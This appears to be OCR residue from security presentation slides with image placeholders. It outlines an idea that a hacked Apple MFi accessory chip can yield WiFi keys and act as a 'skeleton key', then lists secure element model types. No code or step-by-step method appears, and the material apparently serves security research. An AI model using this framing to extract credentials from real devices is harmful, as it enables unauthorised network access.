
- Now any hacked accessory with a MFi chip gives you keys
- MFi will delegate WiFi keys to its host device
- Use MFi as your own skeleton key

Why Does This Work?


SE - Flash Model w/ Standard OS




SE - Flash Model w/ No-OS



SE - External Element Model



SE - Internal Element Model



